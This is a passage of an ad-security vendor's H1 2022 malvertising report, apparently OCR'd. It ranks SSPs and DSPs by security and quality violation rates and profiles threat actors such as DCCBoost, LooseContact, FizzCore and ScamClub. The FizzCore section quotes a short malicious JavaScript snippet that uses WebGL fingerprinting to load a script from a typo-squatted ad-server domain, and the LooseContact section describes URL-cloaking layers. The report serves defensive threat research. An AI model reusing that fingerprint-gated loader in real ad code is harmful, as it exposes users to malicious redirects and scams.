
Google saw their Security violation rate more than double to 0.55%, driven by fake download ads. Newcomers SSPs O and P both saw substantial increases, pushing them above the industry average.



DAILY MAXIMUM SECURITY RATE BY SSP

Quarterly averages can mask significant variation in day-to-day performance, so it's important to measure the **upper bound of the Security violation rate** for each SSP to get a sense of overall risk.


SSPs K and O exhibited particularly high variance in their Security Rates, with their worst days topping 1%. Conversely, SSP-G matched their nearly perfect performance on overall Security rate with an equally maximum rate of only 0.04%.



QUALITY VIOLATION RATE BY SSP

Quality violations are those related to ad behaviors that disrupt or impair the user experience. Examples include **misleading ads**, **heavy ads**, and **pop-ups**.

SSP-J remained the last-place SSP for Quality issues, with over 3x the industry average. Newcomers **SSPs O and P were top performers** for Quality in stark contrast to their below-average performance in Security.



QUALITY VIOLATION DETAIL

For most SSPs, **Heavy Ads** (ads with characteristics like high network load, large number of unique hosts, or Chrome Heavy Ad Intervention) and **Auto Video** (display ads that play video immediately after rendering without any user interaction) are consistently the most common Quality issues.

Misleading Claims (ads that use misleading language or imagery to garner clicks or sell products and services of dubious quality) are much more concentrated, with Google remaining the primary source.

H1 VIOLATION RATES BY SSP

Three SSPs had strong performance for both Security and Quality: SSP-K, SSP-I, and SSP-G (as indicated by the purple square), the latter two continuing their high performance on this graph over the last few quarters. SSP-C and SSP-O just missed the mark. All other SSPs tended to perform well on one measure but not the other.

The area of each circle corresponds to the size of the SSP in terms of impressions delivered


CONFIANT

DSP RANKINGS

H1 2022

H1 VIOLATION RATES BY DSP

For the first time in the MAQ, we are disclosing **Security and Quality violation rates for the top five DSPs**. There does not appear to be a correlation between DSP size and violation rates. Indeed, the smallest of the five perform best for both Security and Quality. We will be expanding the section on DSPs in future reports.



The area of each circle corresponds to the size of the DSP in terms of impressions delivered


CONFIANT

MAJOR THREAT ACTIVITY

H1 2022


THREAT DETAIL

The nature of Security threats shift constantly as attack techniques fall in and out of favor. During the first half of 2022, no single threat category predominated. **Forced Redirects** came in two large waves, first in March and again in late May to mid-June. Other issues generally saw sustained activity.



DCCBOOST

DCCBoost has been very active through the first quarter of 2022, then they significantly slowed down their activity.




PEAK ACTIVITY: **Q1 2022**

In Q4 2021, DCCBoost successfully transitioned to campaigns forcefully redirecting desktop users to a site that poses as McAfee and executes a fake antivirus scan. Previously, they had been targeting mobile devices for years.

DCCBoost has been very active through the first quarter of 2022, then they significantly slowed down their activity. This is a typical trend for DCCBoost and we expect a strong return from them in the next few months.

LOOSECONTACT

LooseContact is a new malicious actor focused exclusively on crypto-themed investment scams trafficked via LinkedIn...



PEAK ACTIVITY:
MAY 11 TO MAY 30

LooseContact is a new malicious actor focused exclusively on crypto-themed investment scams trafficked via LinkedIn (including LinkedIn DSP).

LooseContact uses an innovative "cloaking sandwich" approach with multiple layers. The outer layer uses URL shortening services like Bitly to mask a malicious domain. In the inner layer, a malicious domain behaves like a regular click tracker, simply forwarding clicks to legitimate websites (like Nerdwallet).

This technique, combined with very innocuous looking ad creatives, makes it very challenging for ad tech providers to weed out this threat actor.

FIZZCORE

From April, a series of FizzCore-style attacks launched via Google DV360 in the UK and Germany.


```
document.write('\x3Chtml\x3e\n\x3c
var canvas = document.createElement("canvas");
try {
    var s, gl = canvas.getContext("webgl") || canvas.getContext("experimental-webgl");
    gl && (aa = gl.getContextAttributes().antialias ? "." : "",
    s = document.createElement("script"),
    enabler = "https://s0.2mdn.net/ads/studio/Enabler.js",
    enabler = enabler.replace(aa, ""),
    s.src = enabler,
    document.head.appendChild(s))
} catch (e) {}
```


PEAK ACTIVITY: **APRIL TO JUNE**

From April, a series of FizzCore-style attacks launched via Google DV360 in the UK and Germany. On April 4th, we detected a malicious typo domain attack on Google ad server, s02mdn[.]net. The one character difference in the URL was adjusted based on WebGL fingerprinting.

While this is a manipulated attack by threat actors that is similar to typo-squatting, in this case the user did not mistype the domain name in the URL bar. On one occurrence, the attack was “server-less”: The entire logic was embedded in the ad markup, making it immune to network based detection. We’ve provided an example of the attack and fingerprinting JavaScript above.

SCAMCLUB

ScamClub malvertisements are defined mainly by forced redirects to fake gift or reward scams.



PEAK ACTIVITY: **CONTINUOUS**


Active for many years now, ScamClub malvertisements are defined mainly by forced redirects to fake gift or reward scams.

While the phenomenon of forced redirects has progressively receded, ScamClub continues to operate on ad platforms that struggle with ad security and/or don't vet their buyers adequately.

Scamclub was abusing a browser vulnerability that Confiant ***reported*** last year (CVE-2021-1801).

FAKE UPDATES AND MALICIOUS DOWNLOADS

A whole ecosystem of dubious apps and services are still leveraging this old clickbait tactic.



PEAK ACTIVITY: **ONGOING**

Fake Updates and malicious download buttons are as old as the Internet. A whole ecosystem of dubious apps and services are still leveraging this old clickbait tactic. Targeting mainly the US and Europe, they most often feature a prominent, colorful call-to-action button on a white background.

Some campaigns lead to software downloads often flagged by antivirus vendors as "Potentially Unwanted Programs" or "PUP" (e.g. "**WaveBrowser**"). Others extract subscription payments from users, while promising unlimited music, movies, audiobooks and games (e.g. "**Medianess**").

These campaigns optimize to stay within ad platform policies and as a consequence are very prevalent, especially in Google Ads.

CONCLUSION

- The rate of **Security violations increased over 50% from Q4 to Q1** and remained high through the end of Q2. With more than one in every 500 impressions exhibiting a security issue, the **security violation rate was at its highest level since early 2020**.
- **Edge** overtook **Firefox** as the **browser with the highest rate of ad security issues**.
- **Gambling** remained the most-blocked ad category by Confiant publishers, followed by **Pharmaceutical Drugs** and **Cryptocurrency**.
- **Heavy Ads** were the top Quality issues by far, and for some SSPs this issue was present for close to 1% of total impressions delivered.
